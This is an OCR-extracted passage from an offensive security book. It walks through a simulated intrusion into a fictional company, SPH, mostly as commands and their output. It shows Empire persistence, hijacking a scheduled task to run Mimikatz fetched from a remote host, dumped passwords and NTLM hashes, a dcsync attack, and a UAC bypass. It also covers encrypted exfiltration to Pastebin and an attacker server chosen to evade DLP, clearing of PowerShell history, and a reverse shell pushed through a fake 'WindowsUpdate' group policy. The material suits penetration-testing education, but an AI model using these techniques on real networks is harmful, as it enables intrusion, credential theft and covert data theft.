
Finally, we move the output files to our 10.10.20.118 machine:

```
move-item -path "\\$_\C$\windows\temp\$_.txt" -Destination
C:\users\Administrator\desktop\ -force
```

The full script is included in this book's GitHub repository, along with a minor add-on: a snippet of code that waits until the remote process finishes before retrieving the result https://bit.ly/3wqVq2j.

Missing link

Remember our phishing campaign? While we were busy pwning machines and domains, employees were cheerfully opening our Excel files.


180 modules currently loaded
1 listeners currently active
11 agents currently active
(Empire) > [+] Initial agent D1GAMGTVCUM2FWZC from 10.10.20.54 now active

Even though we now control every resource on the SPH network, let’s have a look at how to achieve the same result by going through a user workstation instead. We switch back to the Empire framework, where a listener on our Front Gun server is waiting for incoming connections from the Excel malware.

We interact with a random target and list basic information about the environment:

(Empire) > interact D1GAMGTVCUM2FWZC

(Empire: D1GAMGTVCUM2FWZC) > sysinfo

Listener: https://<frontgun>

Internal IP: 10.10.20.54 1

Username: SPH\mike 2

Hostname: FRPC054

OS: Microsoft Windows 10 Pro

High Integrity: 0

Process Name: powershell 3

Process ID: 3404

PSVersion: 5

(Empire: D1GAMGTVCUM2FWZC) > rename mike

(Empire: mike) >

We are currently on a Windows 10 machine holding the IP address 10.10.20.54 1 and running under the domain user SPH\mike 2.

The reverse shell is hosted by a PowerShell process 3 running in the background. Even if users close the Excel document, we still maintain access to their machines. Of course, a simple reboot will kill our agent; therefore, we need to take some precautionary measures before moving on to exploring the system and network.

At each new logon, Windows looks up a few registry keys and blindly executes programs or loads DLLs pointed by these registry keys. We will hijack one of these registry keys to store a PowerShell script that will connect back every time Mike reboots his computer. The Mitre website has a nice compilation of registry keys used by some malware samples at https://attack.mitre.org/techniques/T1547/001/. For the sake of speed, we will call Empire's module persistence/userland/registry to store the bootstrap code of our agent inside the famous Run registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run).

(Empire: mike) > usemodule persistence/userland/registry

(Empire : persistence/userland/registry) > set Listener test

(Empire : persistence/userland/registry) > run

This is a well-known method used by countless malware. It is far from being the

stealthiest method we can come up with, but given our limited privileges on the workstation, we cannot really afford something sexier for now.

Note: We can blindly execute this module on all other agents simply by changing the target in the module: set agent <ID>.

Now that we have that covered, we want to target users more likely to have some administrative privileges on the domain, or at least access to some servers. Remember that we sent that fake resume to the HR department, so a likely target would be an HR team manager or another top executive. We ask Active Directory to list employees registered in that department:

```
(Empire: mike) > usemodule situational_awareness/network/powerview/get_user

(Empire: mike) > set filter department=HR*

(Empire: mike) > run

Job started: Debug32_45g1z

company              : SPH

department           : HR

displayname          : Holly

title                : intern HR

lastlogon            : 12/31/2016 9:05:47 AM

...snip...
```

company : SPH

department : HR

displayname : John P

title : HR manager

lastlogon : 12/31/2016 8:05:47 AM

...snip...

We crosscheck the result against the list of people who opened our Word file; dear John, an HR manager, is present in both lists. We switch to his workstation and check if he is part of the local administrators by executing net localgroup administrators:

(Empire:) > interact H3PBLVYYS3SYNBMA

(Empire H3PBLVYYS3SYNBMA :) > rename john

(Empire: john) > shell net localgroup administrators

Alias name administrators

Members

---

adm_wkt Administrator

Even though John is a manager, he does not have admin privileges on his workstation. Good, some challenge!

There are multiple paths to take from here: looking for exploits, misconfigured services, passwords in files or registry keys, etc.

One exploit very popular at the time of writing this book takes advantage of the MS016-32 vulnerability https://bit.ly/2PYw5vW. The trigger code is written in PowerShell, making it ideal for delivery through Empire. However, we do not always have the luxury of holding a public exploit, so we will take a different path.

We run the PowerUp module, which performs checks on Windows to identify common paths to elevating our privileges on the machine:

(Empire: john) > usemodule privesc/powerup/allchecks

(Empire: privesc/powerup/allchecks) > run

(Empire: privesc/powerup/allchecks) >

Job started: Debug32_m71k0

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking service permissions...

[*] Use 'Write-ServiceEXE -ServiceName SVC' or 'Write-ServiceEXECMD' to abuse any binaries

[*] Checking for unattended install files...

[*] Checking for encrypted web.config strings...

...snip...

No misconfigured service, hijackable DLL, or plain text passwords. Alright, let's try another route and look at the scheduled tasks list:

(Empire: john) > shell schtasks /query /fo LIST /v

(Empire: john) >

Folder: \

HostName: FRPC073

TaskName: \Chance screensaver

Status: Ready

Logon Mode: Interactive/Background

Last Run Time: 1/15/2021 1:58:22 PM

Author: SPH\adm_supreme

Task To Run: C:\Apps\screensaver\launcher.bat

Comment: Change screensaver

Run As User: adm_supreme 2

Scheduled Task State: Enabled

Schedule Type: At logon time 1

Interesting, a task is scheduled to routinely update users' screensavers every time they log into their workstations 1. The script is a simple launcher.bat located in C:\Apps\screensaver\, yet it seems to be running using an adm_supreme account, as is evident by the Run As User parameter 2. We quickly confirm that adm_supreme is indeed a domain admin by checking the domain admins group:

Empire: john) > shell net group "domain admins" /domain

Group name Domain Admins Members

---

adm_jennifer adm_richard

adm_supreme Administrator

This is a golden opportunity! What about the access list placed in the C:\Apps\screensaver\ folder?

(Empire: john) > shell icacls c:\apps\screensaver

(Empire: john) >

c:\apps\screensaver

BUILTIN\Administrators:(F)

  CREATOR OWNER:(OI)(CI)(IO)(F)

  BUILTIN\Users:(OI)(CI)(F) 1

BUILTIN\Users:(I)(CI)(WD)

CREATOR OWNER:(I)(OI)(CI)(IO)(F)

NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)

BUILTIN\Administrators:(I)(OI)(CI)(F)

Bingo! Users have full control over the folder C:\Apps\screensaver\ (F permission is short for full control 1). We can hijack this scheduled task by replacing the launcher.bat file with our own evil script. For instance, a script that launches Mimikatz and dumps passwords to a local file, say C:\users\john\appdata\local\temp\passFile.txt.

We prepare the PowerShell code to load Mimikatz in memory, encode it in base64, then execute it through the PowerShell command. It’s the very same steps as before, so I will not dwell on them:

```
PS> $command = '$browser = New-Object
System.Net.WebClient;$browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials;IEX($browser.Down
mimikatz | out-file c:\users\john\appdata\local\temp\passFile.txt'
```

```
PS> $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)

PS> $encodedCommand = [Convert]::ToBase64String($bytes)

PS> write-host $encodedCommand
```

JABiAHIAbwB3AHMAZQBy…

We create a file called launcher2.bat that holds the previous command:

Powershell.exe -NonI -W Hidden -enc JABiAHIAbwB3AHMAZAgAE…

… and upload launcher2.bat to John’s computer using Empire:

(Empire: john) > shell cd c:\apps\screensaver\

(Empire: john) > upload /root/launch_me.bat

Finally, we masquerade our script as the regular launcher.bat.

(Empire: john) > shell move launcher.bat launcher_old.bat

(Empire: john) > shell move launcher2.bat launcher.bat

We better not forget to establish persistence on John’s workstation using the persistence/userland/registry module; otherwise, we won’t be getting that file full of credentials upon the next session start.

Then, we wait—it could be a few hours, maybe a day or two. Eventually, when John logs in again, we can fetch our file, and, of course, clean up the small mess:

(Empire: john2) > shell download c:\users\john\appdata\local\temp\pass_file.txt

(Empire: john2) > shell del launcher.bat

(Empire: john2) > shell move launcher_old.bat launcher.bat

We open the downloaded pass_file.txt file on the Front Gun server:

FrontGun:~# cat pass_file.txt

Hostname: FRPC073.sph.corp / -

  .#####. mimikatz 2.1 (x64)

.## ^ ##. "A La Vie, A L'Amour"

/ \ ## /* * *

\ / ## Benjamin DELPY `gentilkiwi`

'## v ##' http://blog.gentilkiwi.com

'#####' with 18 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 11506673 (00000000:00af93f1)

Session   : Interactive from 2

User Name   : john

Domain   : SPH

Logon Server : FRSV073

Logon Time : 16/01/2017 8:40:50 AM

SID : S-1-5-21-2376009117-2296651833-4279148973-1124

...snip...

kerberos :

* Username : john

* Domain : SPH.CORP

* Password : JP15XI$

ssp :

credman :

...snip...

kerberos :

* Username : adm_supreme

* Domain : SPH.CORP

* Password : Charvel097*

ssp :

credman :

Interesting! We've got both adm_supreme and John's credentials. It seems this scheduled task is indeed executed with adm_supreme's privileges after all. We use these freshly earned credentials to spawn a new admin session on the workstation.

(Empire:) > usemodule management/spawnas

(Empire: management/spawnas) > set UserName adm_supreme

(Empire: management/spawnas) > set Domain SPH

(Empire: management/spawnas) > set Password Charvel097*

(Empire: management/spawnas) > set Agent john

(Empire: management/spawnas) > run

Launcher bat written to C:\Users\Public\debug.bat

Handles NPM(K) PM(K)

------- ------ -----

6   4 1380

WWS(K) VM(M) Id ProcessName

----- ---- -- -----------

236 ...63 5404 cmd

(Empire: management/spawnas) > [+] Initial agent GNR2VVABZUN3SHWW from 10.10.20.55 now active

(Empire: management/spawnas) > interact GNR2VVABZUN3SHWW

(Empire: GNR2VVABZUN3SHWW)> whoami

SPH\adm_supreme

The caveat is that the new adm_supreme session has de facto restricted privileges on the workstation—UAC strikes again! If we need to perform elevated actions like setting up a better persistence method, spying on John, and so on, we need to use a higher privileged context, thus bypassing UAC. As detailed by Matt Nelson in this blog post https://bit.ly/2RaKJAL, Event Viewer, the app for browser monitoring events on Windows, is exempt from UAC and is always launched with the highest privileges of the user. Upon launch, Event Viewer fetches a command from a registry key to execute it. The catch, though, is that the registry key is world writable. Anyone can overwrite it, therefore tricking Event Viewer into executing a command with the highest privileges without UAC blinking.

Empire has a nice module called bypassuac_eventvwr that automates this procedure:

(Empire: admSupreme) > usemodule privesc/bypassuac_eventvwr

(Empire: privesc/bypassuac_eventvwr) > set Listener test

(Empire: privesc/bypassuac_eventvwr) > run

Job started: Debug32_23tc3

Empire: privesc/bypassuac_eventvwr) > [+] Initial agent KCWFDDXDHKHLHBRZ from 10.10.20.55 now active

Empire: privesc/bypassuac_eventvwr) > agents

[*] Active agents:

Name Internal IP Machine Name Username

admSupreme 10.10.20.55 FRPC055 SPH\adm_supreme

KCWFDDXDHKHLHBRZ 10.10.20.55 FRPC055 *SPH\adm_supreme

...snip...

The little star in front of our dear adm_supreme's username means it is an elevated session. We can use this session to set up persistence and other nifty stuff on the workstation.

More passwords

All in all, we have obtained one domain admins account. That alone is quite enough to wreak havoc in the company. But what happens when this particular admin changes their password? Given the level of access we already have, can we manage to dump more passwords without producing too much noise?

Maybe.

The answer lies in the NTDS.DIT file: Active Directory's database that holds configuration schemes, resource definitions, and hashes of all users' passwords. It is stored and replicated on every domain controller.

The process of exporting this file and parsing it is, however, painfully slow https://bit.ly/3wCm9Jt . In real life, we only need the passwords of a select few users holding the most powerful permissions. We can target these users by abusing Active Directory's replication feature. Domain controllers regularly exchange users' hashes to make sure all controllers can answer authentication requests. By impersonating a domain controller, Mimikatz can effectively request the password hash of any user. Checkout Benjamin and Vincent's video about it at Black Hat 2018, available at https://bit.ly/3dzUct1.

The command line below calls the dcsync feature of Mimikatz that requests the domain administrator's hash:

```
PS> $browser = New-Object System.Net.WebClient

PS> IEX($browser.DownloadString("http://192.168.1.43:8080/Invoke-
Mimikatz.ps1"))

PS> invoke-mimikatz -Command '"lsadump::dcsync /domain:sph.corp
/user:administrator"'
```

```
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 1/1/1601 1:00:00 AM
Password last change : 12/22/2018 10:36:08 PM
Object Security ID   : S-1-5-21-2376009117-2296651833-4279148973-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 81f3b3e5616a6d65683282e3bd6a007f
```

We iterate this command for every domain account that interests us. We can perform a pass the hash to impersonate these users.

Note: An interesting persistence technique is to generate a golden ticket (Kerberos ticket, valid for ten years). Check out http://blog.gentilkiwi.com/securite/mimikatz/golden-ticket-kerberos.

Hunting for data

“The alchemists in their search for gold discovered many other things of greater value.”

Arthur Schopenhauer

Now that we have the keys to the kingdom, we can focus entirely on achieving the real purpose of our visit:

Obtaining secret business, HR, and strategic files.

Dumping the CEO’s precious emails.

Leaking customer records.

Exfiltration technique

Locating data is the easy part. Getting it out without triggering every alarm system in place is a bit trickier. Tools like data loss prevention systems (DLP) will scream their lungs out if you try uploading the wrong PowerPoint presentation to Dropbox, however small it is. We have to be careful.

We need a solid strategy to get truly big amounts of data out without raising any eyebrows—we're talking about hundreds of Gigabytes here—while blinding any future investigation to what was actually taken out.

If we exfiltrate 50GB of data in one night, there will be an obvious increase in volume that will later let people know that data was leaked. Maybe there is even an alarm that goes off if a certain volume threshold is met. That would be most cumbersome. To avoid any trouble, we will fragment the data we want to smuggle out into multiple chunks and slip the chunks out every hour, day or week at random times.

Say we want to smuggle out Rachel's home directory: C:\users\Rachel\documents. Assuming it's a Windows 10 machine like we have encountered so far, we can directly zip it using the native PowerShell command Compress-Archive:

```
PS > Set-PSReadlineOption -HistorySaveStyle SaveNothing

PS> Get-ChildItem C:\users\Rachel\documents | Compress-Archive -
DestinationPath c:\users\Rachel\documents.zip
```

Always remember to disable the PowerShell history logging using the Set-PSReadlineOption.

Since PowerShell offers no simple way of encrypting archives, we will rely on a script originally written by @briansworth and available at github.com/briansworth/AesEncryption that I slightly adjusted to fit our immediate need:

```
PS > $browser = New-Object System.Net.WebClient

PS > IEX($browser.DownloadString("https://bit.ly/3dvJgfS"))
```

We base64 encode Rachel's home directory, then encrypt it with AES:

```
PS > $bytes = [IO.File]::ReadAllBytes("documents.zip")

PS > $b64Str = [Convert]::ToBase64String($bytes)

PS > $b64Str | Protect-AesString -Password "whateverlongpass" > b64_result.txt
```

For all intents and purposes, this is now a blob of gibberish English characters that any security solution will gleefully classify as a harmless text file. It's no longer a dangerous ZIP file to be blocked or analyzed, and it's not an Office document containing highly sensitive secrets. None of that. It's simply a text file that will slide by every DLP system no matter how sophisticated they claim to be. We could chunk this file into multiple small bits and send them using simple HTTP queries:

PS > $browser = New-Object System.Net.WebClient

PS > $browser.UploadFile(<FRONTGUN>,"b64_result.txt.part1")

We could also use a tool that automates this and saves us a few minutes of code: Do-Exfiltration.ps1 by Nishang https://bit.ly/3upUeu4. It currently supports transmitting data over HTTPS to a web server we control, just like we did in the previous command, or embedding data into DNS queries that get sent to our DNS server. A very clever way of bypassing firewall rules and proxy filtering since DNS is necessarily allowed to pass through this kind of equipment.


We will go with the first option as it offers an interesting way to upload data directly to Pastebin.com, so we can skip the part of setting up a web server. We set up an account on Pastebin and get an API key referenced below as dev_key. We then launch Do-Exfiltration with the following command:


PS C:\users\Rachel> Get-content b64_result.txt|


Do-Exfiltration -ExfilOption pastebin -dev_key

0d19a7649774c35121f3d008f1824435 username paste_user_13 -password paste_password_13

As you can see, we can get our file from the PasteBin directly:


NAME / TITLE
ADDED
EXPIRES
HITS


Estimated Data
Dec 28th '16
Never
0


Estimated Data
Dec 28th '16
Never
0

To recover the zipped document, we download the text file, decrypt it using the same PowerShell script, then decode it back to a zip file:

```
PS > $b64Str = get-content b64_encrypted.txt | Unprotect-AesString -Password "whateverlongpass"

PS > [IO.File]::WriteAllBytes("rachel_docs.zip", [Convert]::FromBase64String($b64Str))
```

Now that we know how to get data out, let’s dig for some precious skeletons!

Strategic files

Sensitive corporate files are usually present in two locations: network shares on servers (and sometimes workstations) and user workstations, typically VIP, HR, marketing, and accounting machines. From our RDP session on 10.10.20.118, we can manually explore shares on all Windows machines until we hit bingo:

```
> net view \\10.10.20.229 /all

Share name  Type  Used as  Comment

-------------------------------

ADMIN$      Disk    Remote Admin

C$          Disk    Default share

Common      Disk

ExCom       Disk

IPC$        IPC     Remote IPC

Marketing   Disk
```

Some automation would not hurt, though. The PowerView script https://bit.ly/39KfxyA contains the Invoke-ShareFinder command that retrieves all machines registered on the domain and runs a command similar to net view on each one of them. The task is parallelized across many threads, making it that much faster.

```
PS> $browser = New-Object System.Net.WebClient

PS> $browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials


PS> IEX($browser.DownloadString("https://bit.ly/39KfxyA"))

PS> Invoke-ShareFinder


\\FRSV210.sph.corp\ADMIN$  - Remote Admin

\\FRSV210.sph.corp\C$      - Default share

\\FRSV210.sph.corp\IPC$    - Remote IPC

\\FRSV210.sph.corp\NETLOGON - Logon server share

\\FRSV210.sph.corp\SYSVOL  - Logon server share

\\FRSV229.sph.corp\Common  -

\\FRSV229.sph.corp\ExCom    -

\\FRSV229.sph.corp\Marketing-

...snip...
```

We copy any directory we want to the Windows server we control, zip it, and exfiltrate it using the technique presented before. Remember that we have admin privileges over the domain, so nothing is out of bounds. Usually, we can get enough data on network shares to shame a whole company seven times until Sunday.

If we want to take it to the next level, though, we can target specific users and fish for information. To do that, we need to know which ones hold key positions inside the company.

We gently ask Active Directory about the position and department of employees and thus map the entire hierarchy. Given our privileged access, we can remotely retrieve any file on their machine—hell, we can even record keystrokes, enable the camera, get recordings, and so on. We issue Get-NetUser from PowerView to list the people working in HR:

```
PS > Get-NetUser -filter "department=HR*"

name                  : Juliette
company               : SPH
description           : Head of HR
department            : HR
lastlogontimestamp    : 12/30/2016 6:25:47 PM
physicaldeliveryofficename : HR department
title                 : HR manager
[…]
name                  : mark
company               : SPH
department            : HR
```

displayname : mark

pwdlastset : 12/29/2016 9:27:08 PM

[…]

We can achieve the same results with the Get-AdUser command, which is available in the official Active Directory PS module, thus avoiding loading a foreign script on the machine.

```
PS> Get-AdUser -properties Department -Filter 'department -Like "HR"'
```

We repeat the procedure to map every other major structure inside the company: executive, marketing, accounting, etc. Once we get their Windows usernames, we need to hunt down their machines on the network. The most reliable way to do this would be to parse successful connection event logs on the domain controller. It usually contains the last machine used by a user to sign in. PowerView offers the Invoke-EventHunter function to easily perform this task.

```
PS > Invoke-EventHunter -UserIdentity Juliette
```

EventId : 4624

AuthenticationPackageName : Negotiate

TargetDomainName : SPH

LogonType : 2

TargetUserName : Juliette

ComputerName : FRPC066.sph.corp

WorkstationName : FRPC066

Every event on Windows has a unique identifier. Event ID 4624 indicates a successful authentication. It seems Juliette last used the workstation FRPC066 (10.10.20.66). We try accessing her workstation's default share folder remotely, but the request hangs for a few seconds before spitting out an error:

C:\net view \10.10.20.66 /all

System error 1707 has occurred

The network address is invalid

Incoming connections from our internal server are likely dropped by the local firewall on her machine. We scan for other open ports but there is no RDP, and no RPC ports…basically, there's no way in from our server. Yet we control the domain, so surely we can work some magic!

Our salvation lies in general policies objects (GPO). GPOs are a pack of settings defined at the domain level to alter resources' configuration: set up a proxy, change screensavers, and, of course, execute scripts! Every now and then, workstations poll new GPO settings from the domain controller, which means that this network flow is guaranteed to be open. If we can slip in a setting that executes a PowerShell script, we can have a reverse shell running on her machine and do pretty much anything we want later on.

First, we activate and import the group policy modules in the PowerShell session available at 10.10.20.118:

```
Ps> Add-WindowsFeature GPMC

Ps> import-module group-policy
```

Then we create a fake GPO called Windows update on the domain controller FRSV210:

```
PS> New-Gpo -name WindowsUpdate -domain SPH.corp -Server
FRSV210.sph.corp
```

We only want to target Juliette’s account on the computer FRPC066, so we restrict the scope of this GPO to her account and machine:

```
PS> Set-GPPermissions -Name "WindowsUpdate" -Replace -PermissionLevel
GpoApply -TargetName "juliette" -TargetType user

PS> Set-GPPermissions -Name "WindowsUpdate" -Replace -PermissionLevel
GpoApply -TargetName "FRPC066" -TargetType computer

PS> Set-GPPermissions -Name "WindowsUpdate" -PermissionLevel None -
TargetName "Authenticated Users" -TargetType Group
```

Finally, we link the newly created policy to the SPH domain to activate it:

```
PS> New-GPLink -Name WindowsUpdate -Domain sph.corp -Target
"dc=sph,dc=corp" -order 1 -enforced yes
```

We go back to the Empire framework on the Front Gun server and generate a new reverse shell agent, base64 encoded this time to fit nicely in a registry key:

```
(Empire: stager/launcher) > set Listener gpo

(Empire: stager/launcher) > generate
```

```
powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwB04…
```

We then instruct the GPO we created to set up a “Run” registry key the next time Juliette’s computer polls new settings. This registry key will execute the PowerShell agent at Juliette’s next login:

```
PS> Set-GPRegistryValue -Name "WindowsUpdate"

-key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"

-ValueName MSstart -Type String

-value "powershell.exe -NoP -sta -NonI -Enc WwBTAHk…""
```

We patiently wait until, eventually, our reverse shell phones home:

(Empire: agents) > [+] Initial agent H3PBLVYYS3SYNBMA from 10.10.20.66 now active

(Empire: agents) > interact H3PBLVYYS3SYNBMA

(Empire: H3PBLVYYS3SYNBMA)> sysinfo

(Empire: H3PBLVYYS3SYNBMA)>

Listener: https://<frontgun>

Internal IP: 10.10.20.66

Username: SPH\juliette

Hostname: FRPC066

OS: Microsoft Windows 10 Pro

High Integrity: 0

Once on the workstation, we can pretty much perform the same operations as previously explained to exfiltrate data. To avoid raising suspicion, we clean up the GPO policy, as well as the registry keys as soon as we are done.

Targeted emails

The easiest approach to getting a particular employee's emails is to target their computer and download Outlook's cache file (email.OST), commonly located at C:\Users\eric\AppData\Local\Microsoft\Outlook or C:\Documents and Settings\eric\Local Settings\Application Data\Microsoft\Outlook.

Say we want to download the emails of the CEO Eric Blacky. We start by locating their machine using the same Invoke-EventHunter command we previously used to get Juliette's computer:

```
PS > Invoke-EventHunter -UserIdentity Blacky

EventId           : 4624
